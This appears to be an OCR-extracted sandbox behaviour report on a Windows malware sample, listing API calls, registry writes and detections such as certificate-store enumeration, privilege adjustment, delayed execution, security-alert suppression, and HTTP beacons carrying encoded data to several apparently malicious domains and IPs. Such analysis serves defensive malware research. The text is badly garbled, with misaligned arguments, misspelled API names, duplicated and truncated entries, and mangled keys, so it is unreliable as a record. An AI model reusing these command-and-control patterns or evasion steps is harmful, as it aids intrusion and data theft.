PindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CLs**, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: OpenServiceW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CLs**, 0, 2c3e178, 0, 0, 0) Return: 380da00 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CLs**, 0, 2c3e178, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCertificatesMy/CRLs**, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (%APPDATA%MicrosoftSystemCerti	4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068 4068	3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Network API Call Network API Call Filesystem API Call Service API Call Network API Call System API	API Name: bind Args: (23, 2, 0) Return: 560 API Name: bind Args: (5dc, 0.0.0.049183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0, 263e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftCypthetUrCachelMetaData17423F88C7F265F0DEFC08EA88C3BDe4	4068 4068	3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Network API Call Filesystem API Call System API Call System API Call System API Call System API Call Network API Call Network API	API Name: socket Args: (23, 2, 0) Return: 560 API Name: bind Args: (5dc, 0.0.0.0/49183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.0/49183 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: ConnectEx Args: (5dc, 72.21.81.200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/Crtificatesi*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: send Args: (5dc,, 1, 166) Return: 0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e178, 0, 0, 0) Return: 380d80 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFielExW Args: (%APPDATA%MicrosoftiSystemCertificatesiMy/CrtLs*, 0, 2c3e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFielExW Args: (%APPDATA%Micro	4068 4068	3736 3736
Call Network API Call Network API Call Network API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Network API Call Filesystem API Call System API Call System API Call System API Call Network API Call Network API Call System API	API Name: bind Args: (23, 2, 0) Return: 560 API Name: bind Args: (5dc, 0.0.0.049183, 16) Return: 0 Threat Characteristic: Listens on port 0.0.0.49183 API Name: ConnectEx Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.443, 16, 0, 0, 0, 407b4c) Return: 0, 263e564, 0, 0, 0) Return: 407a88 API Name: FindFirstFileExW Args: (5dc, 72, 21.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e564, 0, 0, 0) Return: 407a88 API Name: send Args: (5dc,, 1, 177) Return: 0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e178, 0, 0, 0) Return: 388d80 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftSystemCertificates\(\frac{1}{2}\) My/CTLs\(\frac{1}{2}\), 0, 263e26c, 0, 0, 0) Return: 350dad0 API Name: FindFirstFileExW Args: (5dc, 72, 27.81, 200.414) MicrosoftCypthetUrCachelMetaData17423F88C7F265F0DEFC08EA88C3BDe4	4068 4068	3736 3736

Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3812 Info: Obtains listing of open application windows		
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA)\Count\(Q6523100-02S1-4857-N4PR-N8R7P6RN7Q27)\abgrcnq.rkr Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA)\Count\HRZ R_PGYFRFFVBA Value: None	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (564, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 3652 Info: Delays execution		
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Call System API	API Name: GetForegroundWindow Args: () Return: 101fa	4068	3812
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27\approxed{lapproxed}\text{Agr-nh}Call of the control of	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZ R_PGYFRFFVBA Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\(Q65 23100-02S1-4857-N4PR-N8R7P6RN7Q27)\abgrcnq.rkr Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA)\Count\HRZ R_PGYFRFFVBA Value: None	4036	1692
Call Network API	API Name: socket Args: (2, 1, 6) Return: f4	4036	1692
Call System API	API Name: DnsQueryExW Args: (www.achivego.site, 1, 40000000) Return: 0	4036	1692
Detection	Threat Characteristic: Queries DNS server www.achivego.site		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 674	4036	1692
Call Network API	API Name: connect Args: (f4, 67.223.117.3:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (f4, GET /f9r5/7GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1kOm/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=83f9=ZIM0DHTPPje HTTP/1.1\v1nHost: www.achivego.sitelv\nConnection: close\v1n\v1n, 178, 0) Return: 178	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 67.223.117.3:80 Content: GET //9r5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HT TP/1.1\r/nHost: www.achivego.site\r/nConnection: close\r/nIr\r/n		
Call Network API	API Name: recv Args: (f4, , 2048000, 0) Return: ?	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 67.223.117.3:80 Content: GET //gr5/?GVK=yqW5GYJ3hE/Sjg3i4EqJJ4yAjShUbPIZPjdVuJ1KOrn/hWkwngcfHWN+gw0RnPmF+rf/KH/kZfJ+2mZnoYs=&3f9=ZIM0DHTPPje HT TP/1.1\r\r\nHost: www.achivego.site\r\nConnection: close\r\n		
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (40c, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (404, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call Service API	API Name: OpenServiceW Args: (3326b58, wscsvc, 80000000) Return: 3325668	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{E8433B72-5842-4d43-8645-BC2C35960837\}.check.106\ CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2\}.check.100\ CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\{852FB1F8-5CC6-4567-9C0E-7C330F8807C2\}.check.101\ CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Action Center\Checks\(C8E6F269-B90A-4053-A3BE-499AFCEC98C4\).check.0\ CheckSetting Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Action Center\Checks\{01979c6a-42fa-414c-b8aa-eee2c8202018\}.check.100\CheckSetting Value: None	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API Detection	API Name: GetDriveTypeW Args: (C.\) Return: 3	4036	1692
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1692 Info: Obtains drive info from API result		
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\WHClconStartup\ Value: None	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call Network API	API Name: socket Args: (2, 1, 6) Return: 250	4036	1692
Detection	Threat Characteristic: Queries DNS server www.treesandstarsoracle.com		
O-II O A DI	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692

Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (230, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0., 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API		4036	1692
	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1		
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (670, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: DnsQueryExW Args: (www.treesandstarsoracle.com, 1, 40000000) Return: 1460	4036	1692
Call Network API	API Name: socket Args: (23, 2, 0) Return: 670	4036	1692
Call Network API	API Name: connect Args: (250, www.treesandstarsoracle.com:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (250, GET //9r5//'GVK=Jt3ZQ1PVhjsuEp883mw5FZilUMvBj210LNFz4VT5SfTi6FjebrvnlfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=8.3f9= ZIM0DHTPPje HTTP/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n, 188, 0) Return: 188	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: www.treesandstarsoracle.com:80		
	Content: GET //9r5/?GVK=J/3ZQ1PVhjsuEp883mw5FZiIUMvBj21OLNFz4VT5SfTi6Fjebrvnl/SW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=ZIM0DHTPPje HTT		
0 11 11 11 11 11	P/1.1\f\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n	4000	1000
Call Network API	API Name: recv Args: (250, , 2048000, 0) Return: ?	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3fc) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (250, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call Network API	API Name: socket Args: (2, 1, 6) Return: 478	4036	1692
Call System API	API Name: DnsQueryExW Args: (www.ttvip-13.net, 1, 40000000) Return: 0	4036	1692
Detection	Threat Characteristic: Queries DNS server		
	www.ttvip-13.net		
Call Network API	API Name: socket Args: (23, 2, 0) Return: 400	4036	1692
Call Network API	API Name: connect Args: (478, 162.255.119.239:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (478, GET /f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA	4036	1692
	=83f9=ZIM0DHTPPje HTTP/1.1\nhost: www.ttvip-13.net\nhConnection: close\nh\n\n, 177, 0) Return: 177		
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 162.255.119.239:80 Content: GET //9r5/?GVK=rWINOnq/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qqVdCAnrZdl1WuWUmOA=&3f9=ZlM0DHTPPj		
	e HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (478, , 2048000, 0) Return: ?	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address		
	Connection: 162.255.119.239:80		
	Content: GET /f9r5/?GVK=rWINOng/7JdrtjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIM0DHTPPj e HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n		
Call System API			
	API Name: Adjust LokenPriviledes Ards: (478, U., 210f3cc., 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, 210f3cc, 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036	1692 1692
Call System API Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036	1692 1692 1692
Call System API Call System API Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036 4036	1692 1692 1692 1692
Call System API Call System API Call System API Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036 4036 4036	1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692
Call System API Call System API Call System API Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0 , , 210f3cc , , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 4036	1692 1692 1692 1692 1692 1692 1692 1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036 4036 4036 4036 4036 4036 4036 